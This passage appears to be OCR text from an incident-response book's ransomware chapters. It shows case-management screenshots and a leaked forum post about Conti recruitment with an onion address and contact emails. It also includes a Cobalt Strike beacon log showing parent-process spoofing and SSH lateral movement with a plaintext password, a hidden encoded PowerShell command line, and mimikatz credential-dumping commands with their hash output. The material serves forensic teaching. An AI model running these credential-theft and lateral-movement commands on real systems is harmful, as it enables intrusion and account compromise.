

Generate Report
Configure Report
Select which data to report on:
All Results
All Tagged Results
Specific Tagged Results
Bookmark
Select All
Deselect All
Choose Result Types...
< Back
Next >
Finish
Cancel
Help



Report Generation Progress...
HTML Report : D:\2022-014 Guymager Incident\...\report.html
Now processing Web Cache...
Cancel
Close



Monolith Notes
MONOLITH NOTES
MONOLITH FORENSICS
Cases
New Case
Clear Filter
Export Table
Search Cases
Case Number
Reference
Type
Open Date
Case Lead
Cases
Settings
Exit
No data
Check out Monolith Pro
Contact Us
Monolith Forensics, LLC
Copyright 2020


Add New Case
Case Number
Client
Case Reference
Case Type
Case Lead
Case Status
Enter a description of the case and any additional notes.
Clear
Submit



Add New Case
2022-0014
ACME Inc.
Compromised Laptop
Malicious Software
G. Johansen
Open
Suspicious activity associated with reverse shell detected on laptop.
Clear
Submit



Note Tag
Creating New Note
Normal
Submit
Cancel



Monolith Notes
MONOLITH NOTES
MONOLITH FORENSICS
Cases
Settings
Exit
Check out Monolith Pro
Contact Us
Monolith Forensics, LLC
Copyright 2020
2022-0014 - COMPROMISED LAPTOP
Suspicious activity associated with reverse shell detected on laptop.
+ Add Note
Note Filter
Edit Case
Delete Case
Export Notes
Notes Listed: 1
Search Notes
07/16/2022 07:23 AM
Execution
Examination of laptop's Prefetch files showed evidence of execution related to the PUP ZEROTIER_DESKTOP_UI.exe.
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-11
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-08
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-05
ZEROTIER_DESKTOP_UI.EXE-486A1EAA.pf ZEROTIER_DESKTOP_UI.EXE /PROGRAM FILES (X86)/ZEROTIER/ONE 2022-02-05
Edit
Delete
Note ID: 1


Note Filter
Edit Case
Delete Case
Export Notes
Note Tags
Command and Control
Execution
Note Create Date
All Time
Clear Date Range
Clear All Filters
Cancel
Apply

Chapter 14: Ransomware Preparation and Response







NO AVATAR

m1Geelka

HDD-drive

User

registration: 04/29/2020
Posts: 36
Reactions: 2

Today at 14:07 — New — #13

Dumb divorce, not work. They recruit penetration testers, of course ... They recruit guys to test Active Directory networks, they use the Locker - Conti. I merge you their ip-address of cobalt servers and type of training materials. 1500 $ yes, of course, they recruit suckers and divide the money among themselves, and the boys are fed with what they will let them know when the victim pays. The admin in the chat was Tokyo, his toad was cicada3301@strong.pm . Know the fag in the face! Where I need to have already sent the data, so let it change the server data and everything else. And for hard workers resets all training materials =)
the All good
their chat in the Torah - bk7aar42f5nn4hx6se4gbxy7rijvz4z3hqwfekbhy5orv7yq2obja5ad.onion
Anyone who dials on the type of job Pentesterov 😆😆😂🤣 - https://xss.is/members/228120/ his toad - it_work_support@xmpp.jp

Investments

A complaint — Like — +Quote — Answer

NO AVATAR

m1Geelka

HDD-drive


User


registration: 04/29/2020
Posts: 36
Reactions: 2


Today at 14:16 — New — #fourteen

Manuals and software - https://www.sendspace.com/file/qmgq3v pass - xss.is

A complaint — Like — +Quote — Answer





Cobalt Strike
Cobalt Strike View Attacks Reporting Help
SYSTEM *
POWERDC @ 3956
SYSTEM *
ENGINEER @ 1512
jim.stevens
WS1 @ 4844
SYSTEM *
FILESERVER @ 2604
SYSTEM *
DC @ 2300
SYSTEM *
DEVELOPERWS @ 8040
Jamie.Grins
DEVELOPERWS @ 6984
jgrins
ubuntu
Beacon 10.10.10.198@8040 X
Processes 10.10.10.198@6984 X
Desktop 192.168.58.35@1512 X
Beacon 10.10.10.191@4844 X
Beacon 10.10.10.198@6984 X
[+] established link to parent beacon: 10.10.10.198
[+] host called home, sent: 12 bytes
beacon> ppid 2888
[*] Tasked beacon to spoof 2888 as parent process
[+] host called home, sent: 12 bytes
beacon> ssh 192.168.57.18 jgrins jrocks
[*] Tasked beacon to SSH to 192.168.57.18:22 as jgrins
[+] host called home, sent: 437307 bytes
[+] host called home, sent: 34 bytes
[+] established link to child session: 192.168.57.18
[DEVELOPERWS] Jamie.Grins/6984
last: 2s
beacon>



Untitled.elx - Event Log Explorer
File Tree View Event Advanced Window Help
Compute...
Log Files
Microsoft-Windows-PowerShell%4Operational.evtx
Showing 462 event(s)
powershell.exe -nop -w hidden -noni -e
Description
Data
Events: 462 Displayed: 462 Selected: 1

```
FLARE Sat 08/06/2022 11:40:04.12
C:\Users\flare\Downloads\mimikatz-master\x64+>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 25061248 (00000000:017e6780)
Session           : Interactive from 2
User Name         : flare
Domain            : DESKTOP-HNMD9G6
Logon Server      : DESKTOP-HNMD9G6
Logon Time        : 8/6/2022 11:36:49 AM
SID               : S-1-5-21-2298881373-2359326516-1561716855-1000
        msv :
         [00000003] Primary
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * NTLM     : 4eb0bb4f55b0b9546e70a1c51ed2d5d7
         * SHA1     : c44ee7da4bafd211025586a158d1b4f3dce851a7
        tspkg :
        wdigest :
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * Password : (null)
        kerberos :
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * Password : (null)
        ssp :   KO
        credman :
```


Chapter 15: Ransomware Investigations

